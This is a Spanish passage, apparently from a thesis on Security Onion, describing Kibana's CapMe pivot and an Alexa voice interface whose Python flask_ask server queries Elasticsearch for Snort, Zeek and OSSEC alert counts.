


Figura 1.149: Mapa de regiones de destino

1.10.11.3. Desviaciones de Kibana hacia otras herramientas

Dentro de Kibana se puede utilizar la herramienta CapMe si hacemos click en el identificador del dato de alerta que queramos. Se muestra en la figura 1.150.




Figura 1.150: Desvío hacia CapMe

Si utilizamos el desvío se generará un archivo .pcap (véase figura 1.151. sobre ese dato de alerta que podremos analizar con otras herramientas de análisis como Wireshark o CyberChef.




Figura 1.151: Utilizando CapMe desde Kibana

1.10.12. Implementación de la interfaz de voz

En esta sección se va a describir la parte de la solución consistente en la interfaz auxiliar de voz que proporciona información adicional mediante Alexa. Esta sección vamos a tratar:

- La descripción del flujo de datos de la interfaz de voz.
- El esquema de la interfaz desarrollada.
- La descripción de la implementación del servidor que se ha desarrollado.

1.10.12.0.1 Descripción del flujo de datos de la interfaz de voz




Figura 1.152: Flujo de datos en la interfaz de Alexa

En la figura 1.152 podemos ver el flujo de datos que hemos diseñado para la aplicación de voz. Este flujo puede ser descrito en 3 partes:

1. En el primer paso, el analista decide la información que quiere obtener de entre las indicadas en el diseño de la interfaz de voz. El analista debe introducir mediante voz alguno de los comandos que son especificados en el diseño de la interfaz para invocar la información deseada. Al ser una interfaz de Alexa, es necesario que antes de introducir la información abra la aplicación mediante la frase de invocación como se especifica en el diseño.

2. En el segundo paso, Alexa recibe el comando de voz y realiza una llamada al servidor que hemos construido en Python (endpoint) que ejecutará la petición correspondiente a Elastic Search. Estas peticiones se basan en la indexación que realiza Elastic Search de los datos que recoge Logstash.

   Por otro lado, el servidor procesa los datos que le envía Elastic Search, y se genera una respuesta que puede ser reproducida por Alexa. Toda esta comunicación entre Alexa y su endpoint (el dispositivo en el que desarrollamos las funcionalidades de Alexa) se realiza mediante ngrook [41].

   Esta herramienta nos da una dirección pública para que nuestro servidor sea visible a través de la dirección que nos proporcione. Sin embargo, la limitación de esta herramienta radica en que la dirección que nos proporciona tiene un tiempo límite (al menos en la versión gratuita, ya que disponen de solución para empresas).

   Para poner nuestro servidor en una dirección pública utilizando ngrook sólo hay que descargarlo en el directorio en el que tengamos nuestro servidor Python y ejecutar:

```
./ngrook http puerto
```

3. En el tercer paso el servidor escrito en Python realiza las peticiones a Elastic search para recoger la información indexada que queramos y tratarla.

1.10.12.0.2 Esquema de la interfaz

Se ha desarrollado la interfaz Alexa mediante la herramienta Alexa Skills Kit [27]. Esta herramienta permite desarrollar una interfaz de voz en formato json. Durante esta sección se van a explicar todos los apartados de la interfaz en formato json.

Primero, es necesario definir la palabra de invocación de la interfaz. Para nuestra aplicación hemos escogido 'seguridad de red' dentro del campo json 'invocationName' como podemos

ver a continuación:

```
{
    "interactionModel": {
        "languageModel": {
            "invocationName": "seguridad de red",
```

Luego, es necesario definir los 'intents'. No son más que cada una de las funcionalidades que va a tener nuestra interfaz, es decir, las posibles peticiones que le vamos a poder realizar a nuestro servidor. Vamos a analizar los intent definidos:

- En todas las interfaces es necesario definir un intent para que Alexa se salga de la aplicación, en nuestro caso:

```
 {
        "name": "AMAZON.NavigateHomeIntent",
        "samples": [
             "Sal"
                    ]
},
```

  Podemos ver en este caso el intent con el campo que define el nombre, en este caso como es un intent que viene definido por defecto se utiliza 'Amazon.NavigateHomeIntent'. Después tenemos el campo 'samples'. Aquí vamos a definir explícitamente todos los comandos de voz que tiene que decir el usuario para invocar esta funcionalidad. En este caso, si el analista dice 'Sal', alexa se saldrá de la aplicación.
- Ahora vamos a definir el 'intent' para que nos de información sobre las alertas NIDS que han sucedido en las últimas n horas:

```
 {
                    "name": "AlertasNIDSIntent",
                    "slots": [
                        {
                            "name": "numeroHoras",
                            "type": "AMAZON.NUMBER"
                        }
                    ],
```

```
                    "samples": [
                        "Dime los datos de alerta de red en {
                            numeroHoras} horas",
                        "Dime las alertas red en {numeroHoras}
                            horas"
                    ]
                }
```

Vemos que lo hemos definido con el nombre de 'AlertasNIDSIntent'. El campo 'slots' sirve para definir las variables que podemos utilizar en los ejemplos, en este caso se define una variable 'numeroHoras' que corresponde al tipo 'AMAZON.NUMBER', es decir una variable numérica.

Luego hemos definido los comandos de voz que tiene que decir el analista en el campo 'Samples'. En este caso vamos a filtrar los resultados por las n últimas horas desde el momento actual.

- Ahora vamos a definir el intent para sacar el número de noticias Zeek/Bro que han sucedido en las últimas n horas:

```
{
            "name": "NumeroAlertasBroIntent",
            "slots": [
                    {
                        "name": "numeroHoras",
                        "type": "AMAZON.NUMBER"
                        }
                    ],
             "samples": [
                    "Dime el número de alertas bro en {
                        numeroHoras} horas",
                    "Dime cuántas noticias bro hay en {
                        numeroHoras} horas"
                    ]
                },
```

Como podemos ver, la definimos con el nombre 'NumeroAlertasBroIntent' y al igual que en la anterior, definimos la variable numérica que vamos a utilizar en los ejemplos. En los ejemplos definimos los comandos de voz para que nos diga el número de noticias o

alertas bro en las últimas n horas.

- Vamos a definir un intent para sacar el número de alertas NIDS que han sucedido en las últimas n horas:

```
{
        "name": "NumeroAlertasNIDSIntent",
        "slots": [
                {
                "name": "numeroHoras",
                "type": "AMAZON.NUMBER"
                }
                    ],
        "samples": [
                "Dime el número de alertas de red en {
                   numeroHoras} horas",
                "Número de alertas de red en {numeroHoras} horas
                   "
                    ]
                },
```

La hemos definido con el nombre 'NumeroAlertasNIDSIntent' y hemos definido la misma variable numérica. Luego hemos definido los comandos de voz para sacar el número de alertas de red en las n últimas horas.

- Vamos a definir el intent que nos va a dar información sobre las alertas Zeek/Bro en las últimas n horas:

```
  {
            "name": "alertasBroIntent",
            "slots": [
                {
                    "name": "numeroHoras",
                    "type": "AMAZON.NUMBER"
                     }
            ],
            "samples": [
                "Dame información sobre las noticias bro en {
                   numeroHoras} horas",
```

```
                "Noticias bro en {numeroHoras} horas"
                    ]
                },
```

Como podemos ver, hemos definido el intent con el nombre de 'alertasBroIntent' además de la variable numérica. Después hemos definido los comandos de voz para obtener información sobre las noticias Zeek/Bro en las últimas horas.

- Ahora vamos a definir un intent para obtener el número de alertas HIDS que han ocurrido en las últimas n horas:

```
  {
        "name": "numeroAlertasHIDSIntent",
        "slots": [
                {
                    "name": "numeroHoras",
                    "type": "AMAZON.NUMBER"
                        }
                    ],
           "samples": [
                "Damos el número de alertas host en {numeroHoras
                   } horas",
                "Número alertas HIDS en {numeroHoras} horas"
                    ]
                },
```

Como podemos ver, lo hemos definido con 'numeroAlertasHIDSInten' y la misma variable numérica. Para después indicar los comandos de voz para obtener el número de alertas host en las últimas n horas.

- Por último, vamos a definir un intent para obtener información sobre las últimas n alertas HIDS que han sucedido en el sistema:

```
  {
            "name": "alertasHIDSIntent",
            "slots": [
                    {
                    "name": "numeroHoras",
                    "type": "AMAZON.NUMBER"
```

```
                        }
                    ],
            "samples": [
                "Dame información sobre las alertas host en {
                    numeroHoras} horas",
                "Dime las alertas de HOST en {numeroHoras} horas
                    "
                    ]
                }
```

Como podemos comprobar, lo hemos definido con el nombre 'alertasHIDSIntent' y definido la misma variable numérica. Luego hemos definido los comandos de voz para dar información sobre las últimas n alertas HIDS que han sucedido en el sistema.

1.10.12.0.3 Descripción de la implementación del servidor

Ahora vamos a describir la parte que le aporta funcionalidad a la interfaz. Alexa realiza peticiones a las funciones este servidor dependiendo del intent que se active. A continuación se va a describir la implementación del servidor.

Primero de todo, vamos a importar aquellas librerías que nos interesen y sean necesarias para el desarrollo del proyecto:

```
#encoding: utf-8
import logging
from elasticsearch import Elasticsearch
import json
from flask import Flask, render_template
from flask_ask import Ask, statement, question, session
```

Vamos a importar la librería loggin para llevar un registro de las acciones de nuestro servidor en un fichero. Luego también vamos a necesitar la librería para realizar peticiones a Elastic Search y la del formato json para tratar los datos recibidos.

Luego vamos a utilizar un framework llamado flask_ask, que se utiliza generalmente para realizar servidores para Alexa mediante la definición de una interfaz.

A continuación, mediante este framework vamos a definir la ruta de nuestro servidor y el loggin del mismo:

```
app = Flask(__name__)
ask = Ask(app, "/")
logging.getLogger("flask_ask").setLevel(logging.DEBUG)
```

Una de las partes más importantes del servidor es la definición del objeto necesario para realizar las llamadas a Elastic Search. En nuestro caso nuestro Elastic Search se encuentra desplegado en Localhost en el puerto 9200:

```
es = Elasticsearch([{'host': 'localhost', 'port': 9200}])
```

Y ahora se van a empezar a definir las funcionalidades que son llamadas por cada *intent*. Nada más entrar en la aplicación, Alexa define una función en la que da un mensaje de bienvenida:

```
@ask.launch
def new_session():

    welcome_msg = render_template('welcome')

    return question(welcome_msg)
```

Mediante 'render_template' recogemos la variable 'welcome que está definida en otro fichero aparte y contiene una cadena que es el mensaje de bienvenida.

Ahora vamos a analizar la funcionalidad del intent "NumeroAlertasBroIntent'. En cuanto Alexa activa ese intent, se realiza una llamada al servidor y se invoca esta función:

```
@ask.intent("NumeroAlertasBroIntent", convert={'numeroHoras':int})
```

Primero podemos ver que se llama al intent 'NumeroAlertasBroIntent' y que se convierte la variable 'numeroHoras' al tipo entero.

A continuación se define la función que es llamada y que devuelve a el número de alertas Bro Intent:

```
def HOSTIntent(numeroHoras):
        limite="now-"+str(numeroHoras)+"h"
        r=es.search(index="*:logstash-*", body={
          "aggs": {},
          "size": 0,
          "version": True,
          "_source": {
            "excludes": []
          },
          "stored_fields": [
            "*"
          ],
          "script_fields": {},
          "docvalue_fields": [
            {
              "field": "@timestamp",
              "format": "date_time"
            },
            {
              "field": "certificate_not_valid_after",
              "format": "date_time"
            },
            {
              "field": "certificate_not_valid_before",
              "format": "date_time"
            },
            {
              "field": "creation_date",
              "format": "date_time"
            },
            {
              "field": "creation_time",
              "format": "date_time"
            }
          ],
          "query": {
```

```
            "bool": {
              "must": [
                {
                  "query_string": {
                    "analyze_wildcard": True,
                    "default_field": "*",
                    "query": "*"
                  }
                },
                {
                  "query_string": {
                    "analyze_wildcard": True,
                    "query": "event_type:bro_notice",
                    "default_field": "*"
                  }
                },
                {
                  "range": {
                    "@timestamp": {
                      "gte": limite,
                      "lte": "now",
                      "format": "epoch_millis"
                    }
                  }
                }
              ],
              "filter": [],
              "should": [],
              "must_not": []
            }
          },
          "highlight": {
            "pre_tags": [
              "@kibana-highlighted-field@"
            ],
            "post_tags": [
              "@/kibana-highlighted-field@"
```

```
74              ],
75              "fields": {
76                "*": {}
77              },
78              "fragment_size": 2147483647
79            }
80          })
81
82          alexa_msg="Ha habido un total de "+str(r['hits']['total'])
               +" noticias Bro de host"
83          return question(alexa_msg)
```

Como podemos ver, se ha definido la función HOSTIntent, que recibe el número de horas y se construye el intervalo temporal en el que queremos ver las alertas. En la variable límite se construye en el formato de ElasticSearch el límite inferior del intervalo temporal. El formato es 'now-horash'.

Luego se contruye la petición que realiza Elastic Search, en este caso se usa el índice logstash y en el cuerpo los parámetros más importantes son el capo 'query' dentro de 'query_string' que señala el tipo de evento, en este caso una noticia Bro. El otro parámetro más importante es el timestamp, dentro del campo 'range'. Que va desde el límite que hemos construido hasta 'now', que es la fecha actual.

Finalmente, en la variable 'alexa_msg' contruimos el mensaje que tiene que decir alexa en base a la estructura de información que nos ha devuelto la query, y se la devolvemos como 'question' para que Alexa no cierre la aplicación y podamos volver a requerirle información.

A continuación, se ha definido la función para dar información sobre las noticias Zeek/Bro, la definimos en flask_ask mediante:

```
1 @ask.intent("alertasBroIntent", convert={'numeroHoras':int})
```

Hemos definido que se active cuando se inicie el intent 'alertasBroIntent'. Y que convierta la variable 'numeroHoras a un entero.

A continuación, tenemos que definir la función que se va a llamar:

```
1 def alertasBroIntent(numeroHoras):
```

```
        limite="now-"+str(numeroHoras)+"h"

        r=es.search(index="*:logstash-*", body={
          "aggs": {
            "2": {
              "terms": {
                "field": "note.keyword",
                "size": 100,
                "order": {
                  "_count": "desc"
                }
              }
            }
          },
          "size": 0,
          "version": True,
          "_source": {
            "excludes": []
          },
          "stored_fields": [
            "*"
          ],
          "script_fields": {},
          "docvalue_fields": [
            {
              "field": "@timestamp",
              "format": "date_time"
            },
            {
              "field": "certificate_not_valid_after",
              "format": "date_time"
            },
            {
              "field": "certificate_not_valid_before",
              "format": "date_time"
            },
            {
```

```
                "field": "creation_date",
                "format": "date_time"
              },
              {
                "field": "creation_time",
                "format": "date_time"
              }
            ],
            "query": {
              "bool": {
                "must": [
                  {
                    "query_string": {
                      "analyze_wildcard": True,
                      "default_field": "*",
                      "query": "*"
                    }
                  },
                  {
                    "query_string": {
                      "analyze_wildcard": True,
                      "query": "event_type:bro_notice",
                      "default_field": "*"
                    }
                  },
                  {
                    "range": {
                      "@timestamp": {
                       "gte": limite,
                        "lte": "now",
                        "format": "epoch_millis"
                      }
                    }
                  }
                ],
                "filter": [],
                "should": [],
```

```
                "must_not": []
              }
            },
            "highlight": {
              "pre_tags": [
                "@kibana-highlighted-field@"
              ],
              "post_tags": [
                "@/kibana-highlighted-field@"
              ],
              "fields": {
                "*": {}
              },
              "fragment_size": 2147483647
            }
          })

          alexa_text="El número total de alertas es "
          alexa_text=alexa_text+ str(r['hits']['total'])+". ";
          for elemento in r['aggregations']['2']['buckets']:
                  alexa_text+="La alerta "+elemento['key'].encode('
                     utf-8')+" ha tenido "+str(elemento['doc_count
                     '])+" ocurrencias. "

          return question(alexa_text)
```

Podemos ver que hemos construido el límite del intervalo, y que estamos construyendo la petición que hace Elastic Search.

En este caso los parámetros más importantes son el campo ’size’ dentro de ’terms’, que coge los últimos 100 resultados y los ordena de manera descendiente. Podemos ver en el campo ’query’ de ’query_string’ que utilizamos el tipo bro_notice y en el campo ’range’ indicamos el intervalo de tiempo que hemos construido anteriormente.

Finalmente construimos el mensaje que dice Alexa que contiene el número total de alertas junto con la infomración de cada una teniendo en cuenta la estructura de información con la que lo envía.

A continuación, vamos a definir la función para la llamada del intent 'NumeroAlertasNIDSIntent':

```
@ask.intent("NumeroAlertasNIDSIntent", convert={'numeroHoras':int
    })
```

Podemos ver que se hace la conversión de la variable entera y que el nombre del intent debe de coincidir con el que hemos definido en Alexa.

A continuación, definimos la función:

```

def NumberNIDSIntent(numeroHoras):

        limite="now-"+str(numeroHoras)+"h"

        r=es.search(index="*:logstash-*", body={
          "aggs": {},
          "size": 0,
          "version": True,
          "_source": {
            "excludes": []
          },
          "stored_fields": [
            "*"
          ],
          "script_fields": {},
          "docvalue_fields": [
            {
              "field": "@timestamp",
              "format": "date_time"
            },
            {
              "field": "certificate_not_valid_after",
              "format": "date_time"
            },
            {
```

```
                "field": "certificate_not_valid_before",
                "format": "date_time"
              },
              {
                "field": "creation_date",
                "format": "date_time"
              },
              {
                "field": "creation_time",
                "format": "date_time"
              }
            ],
            "query": {
              "bool": {
                "must": [
                  {
                    "query_string": {
                      "query": "*",
                      "analyze_wildcard": True,
                      "default_field": "*"
                    }
                  },
                  {
                    "query_string": {
                      "query": "event_type:snort",
                      "analyze_wildcard": True,
                      "default_field": "*"
                    }
                  },
                  {
                    "range": {
                      "@timestamp": {
                         "gte": limite,
                        "lte": "now",
                        "format": "epoch_millis"
                      }
                    }
```

```
                }
              ],
              "filter": [],
              "should": [],
              "must_not": []
            }
          },
          "highlight": {
            "pre_tags": [
              "@kibana-highlighted-field@"
            ],
            "post_tags": [
              "@/kibana-highlighted-field@"
            ],
            "fields": {
              "*": {}
            },
            "fragment_size": 2147483647
          }
        })


        alexa_text="El número total de alertas de red es "+str(r['
           hits']['total'])
        return question(alexa_text)
```

Al igual que en las anteriores, definimos el límte del intervalo temporal y en este caso dentro del campo ’query’ de ’query_string’ podemos ver que el evento es de tipo snort, que es el sensor NIDS que estamos utilizando. Luego mediante el campo ’range’ indicamos el intervalo temporal en el que estamos avisando de las alertas.

Finalmente se construye el texto de Alexa en el que indicamos el número total de alertas de red del sensor snort.

Se va a definir la función que va a ser llamada cuando se active el intent ’alertasHIDSIntent’, en el que también se convierte la variable ’numeroHoras’ a entera:

```
@ask.intent("alertasHIDSIntent", convert={'numeroHoras':int})
```

La función que se define para el siguiente intent es la siguiente:

```
def alertasHIDSIntent(numeroHoras):
        limite="now-"+str(numeroHoras)+"h"


        r=es.search(index="*:logstash-*", body={
          "aggs": {
            "2": {
              "terms": {
                "field": "description.keyword",
                "size": 10,
                "order": {
                  "_count": "desc"
                },
                "missing": "__missing__"
              },
              "aggs": {
                "3": {
                  "terms": {
                    "field": "agent.name.keyword",
                    "size": 10,
                    "order": {
                      "_count": "desc"
                    },
                    "missing": "__missing__"
                  },
                  "aggs": {
                    "4": {
                      "terms": {
                        "field": "username.keyword",
                        "size": 10,
                        "order": {
                          "_count": "desc"
                        },
```

```
                        "missing": "__missing__"
                      }
                    }
                  }
                }
              }
            },
          "size": 0,
          "version": True,
          "_source": {
            "excludes": []
          },
          "stored_fields": [
            "*"
          ],
          "script_fields": {},
          "docvalue_fields": [
            {
              "field": "@timestamp",
              "format": "date_time"
            },
            {
              "field": "certificate_not_valid_after",
              "format": "date_time"
            },
            {
              "field": "certificate_not_valid_before",
              "format": "date_time"
            },
            {
              "field": "creation_date",
              "format": "date_time"
            },
            {
              "field": "creation_time",
              "format": "date_time"
```

```
            }
          ],
          "query": {
            "bool": {
              "must": [
                {
                  "query_string": {
                    "query": "*",
                    "analyze_wildcard": True,
                    "default_field": "*"
                  }
                },
                {
                  "match_all": {}
                },
                {
                  "query_string": {
                    "query": "event_type:ossec",
                    "analyze_wildcard": True,
                    "default_field": "*"
                  }
                },
                {
                  "range": {
                    "@timestamp": {
                     "gte": limite,
                      "lte": "now",
                      "format": "epoch_millis"
                    }
                  }
                },
                {
                  "match_phrase": {
                    "tags": {
                      "query": "alert"
                    }
                  }
```

```
                }
              ],
              "filter": [],
              "should": [],
              "must_not": []
            }
          },
          "highlight": {
            "pre_tags": [
              "@kibana-highlighted-field@"
            ],
            "post_tags": [
              "@/kibana-highlighted-field@"
            ],
            "fields": {
              "*": {}
            },
            "fragment_size": 2147483647
          }
        })

        alexa_text="El número total de alertas HOST  es "
        alexa_text=alexa_text+ str(r['hits']['total'])+". ";
        for elemento in r['aggregations']['2']['buckets']:
                alexa_text+="La alerta "+elemento['key'].encode('
                   utf-8')+" ha tenido "+str(elemento['doc_count
                   '])+" ocurrencias. "

        return question(alexa_text)
```

Podemos ver que primero, al igual que en las anteriores, se construye el intervalo mediante la variable ’limite’ y que se realiza la petición Elastic Search. En este caso se obtienen un total de 10 resultados en orden descendente dentro del campo ’size’ y ’order’ dentro de ’terms’.

En este caso podemos ver dentro del campo ’query’ de ’query_string’ que el evento es de tipo ’ossec’ que es el sensor HIDS que está desplegado en el sistema Security Onion. Mientas que con el campo ’range’ indicamos el intervalo temporal.

Finalmente creamos el mensaje para Alexa en el que indicamos el número total de alertas host y el número de ocurrencias de cada alerta.

Se va a definir la función para el intent 'numeroAlertasHIDSIntent', en el que también se convierte la variable entera que es la que recibe la función:

```
@ask.intent("numeroAlertasHIDSIntent", convert={'numeroHoras':int
    })
```

A continuación se define la función que es llamada para el intent 'numeroAlertasHIDSIntent':

```
def numberHIDSIntent(numeroHoras):
        limite="now-"+str(numeroHoras)+"h"

        r=es.search(index="*:logstash-*", body={
          "aggs": {},
          "size": 0,
          "version": True,
          "_source": {
            "excludes": []
          },
          "stored_fields": [
            "*"
          ],
          "script_fields": {},
          "docvalue_fields": [
            {
              "field": "@timestamp",
              "format": "date_time"
            },
            {
              "field": "certificate_not_valid_after",
              "format": "date_time"
            },
            {
              "field": "certificate_not_valid_before",
```

```
                "format": "date_time"
              },
              {
                "field": "creation_date",
                "format": "date_time"
              },
              {
                "field": "creation_time",
                "format": "date_time"
              }
            ],
            "query": {
              "bool": {
                "must": [
                  {
                    "query_string": {
                      "analyze_wildcard": True,
                      "default_field": "*",
                      "query": "*"
                    }
                  },
                  {
                    "query_string": {
                      "query": "event_type:ossec",
                      "analyze_wildcard": True,
                      "default_field": "*"
                    }
                  },
                  {
                    "range": {
                      "@timestamp": {
                       "gte": limite,
                        "lte": "now",
                        "format": "epoch_millis"
                      }
                    }
                  },
```

```
                {
                  "match_phrase": {
                    "tags": {
                      "query": "alert"
                    }
                  }
                }
              ],
              "filter": [],
              "should": [],
              "must_not": []
            }
          },
          "highlight": {
            "pre_tags": [
              "@kibana-highlighted-field@"
            ],
            "post_tags": [
              "@/kibana-highlighted-field@"
            ],
            "fields": {
              "*": {}
            },
            "fragment_size": 2147483647
          }
        })

        alexa_text="El número total de alertas de host es "+str(r
           ['hits']['total'])
        return question(alexa_text)
```

Podemos ver que se realiza el límite del intervalo temporal y luego se construye la petición que se realiza a Alexa.

Dentro del campo ’query’ de ’query_string’ podemos ver que cogemos los eventos de tipo ossec y en el campo ’range’ definimos el intervalo temporal.

Finalmente definimos el texto que describe el número total de alertas host que se envían al usuario.

Por último, se define la función que se llama cuando se activa el intent 'AlertasNIDSIntent' y se utiliza la variable entera:

```
@ask.intent("AlertasNIDSIntent", convert={'numeroHoras':int})
```

Y luego se define la función que va a realizar la petición:

```
def NIDSIntent(numeroHoras):
        limite="now-"+str(numeroHoras)+"h"
        r=es.search(index="*:logstash-*", body={
          "aggs": {
            "2": {
              "terms": {
                "field": "alert.keyword",
                "size": 20,
                "order": {
                  "_count": "desc"
                }
              },
              "aggs": {
                "3": {
                  "terms": {
                    "field": "source_ip",
                    "size": 20,
                    "order": {
                      "_count": "desc"
                    }
                  },
                  "aggs": {
                    "4": {
                      "terms": {
                        "field": "destination_ip",
                        "size":20,
                        "order": {
```

```
                        "_count": "desc"
                      }
                    }
                  }
                }
              }
            }
          },
          "size": 0,
          "version": True,
          "_source": {
            "excludes": []
          },
          "stored_fields": [
            "*"
          ],
          "script_fields": {},
          "docvalue_fields": [
            {
              "field": "@timestamp",
              "format": "date_time"
            },
            {
              "field": "certificate_not_valid_after",
              "format": "date_time"
            },
            {
              "field": "certificate_not_valid_before",
              "format": "date_time"
            },
            {
              "field": "creation_date",
              "format": "date_time"
            },
            {
              "field": "creation_time",
```

```
                "format": "date_time"
              }
            ],
            "query": {
              "bool": {
                "must": [
                  {
                    "query_string": {
                      "analyze_wildcard": True,
                      "default_field": "*",
                      "query": "*"
                    }
                  },
                  {
                    "match_all": {}
                  },
                  {
                    "query_string": {
                      "query": "event_type:snort",
                      "analyze_wildcard": True,
                      "default_field": "*"
                    }
                  },
                  {
                    "range": {
                      "@timestamp": {
                        "gte": limite,
                        "lte": "now",
                        "format": "epoch_millis"
                      }
                    }
                  }
                ],
                "filter": [],
                "should": [],
                "must_not": []
              }
```

```
            },
            "highlight": {
              "pre_tags": [
                "@kibana-highlighted-field@"
              ],
              "post_tags": [
                "@/kibana-highlighted-field@"
              ],
              "fields": {
                "*": {}
              },
              "fragment_size": 2147483647
            }
          })


          alexa_text="El número total de alertas es "
          alexa_text=alexa_text+ str(r['hits']['total'])+". ";
          for elemento in r['aggregations']['2']['buckets']:
                  alexa_text+="La alerta "+elemento['key'].encode('
                     utf-8')+" ha tenido "+str(elemento['doc_count
                     '])+" ocurrencias. "
          print(alexa_text)
          return question(alexa_text)
```

Como en las funciones anteriores, primero construimos el límite y en este caso vamos a escoger las 20 primeras ocurrencias en orden descendente como podemos ver en los campos ’order’ y ’size’ dentro de ’terms’.

Esta vez vamos a utilizar el tipo de evento ’snort’ como podemos ver en el apartado ’query’ y establecemos el intervalo temporal dentro del campo ’range’.

Finalmente, construimos el texto en el que se define el número total de alertas y luego cada alerta con sus ocurrencias.

Finalmente, ejecutamos la interfaz de flask_ask:

```
if __name__ == '__main__':
```

```
2
3       app.run(debug=True)
```

1.10.13. Pruebas de la utilización de Security Onion

En esta sección de van a realizar las pruebas para verificar que la utilización de Security Onion ha sido correcta y cumple con los requisitos especificados.

1.10.13.1. Entorno de pruebas

El entorno de pruebas se muestra en la figura 1.153.

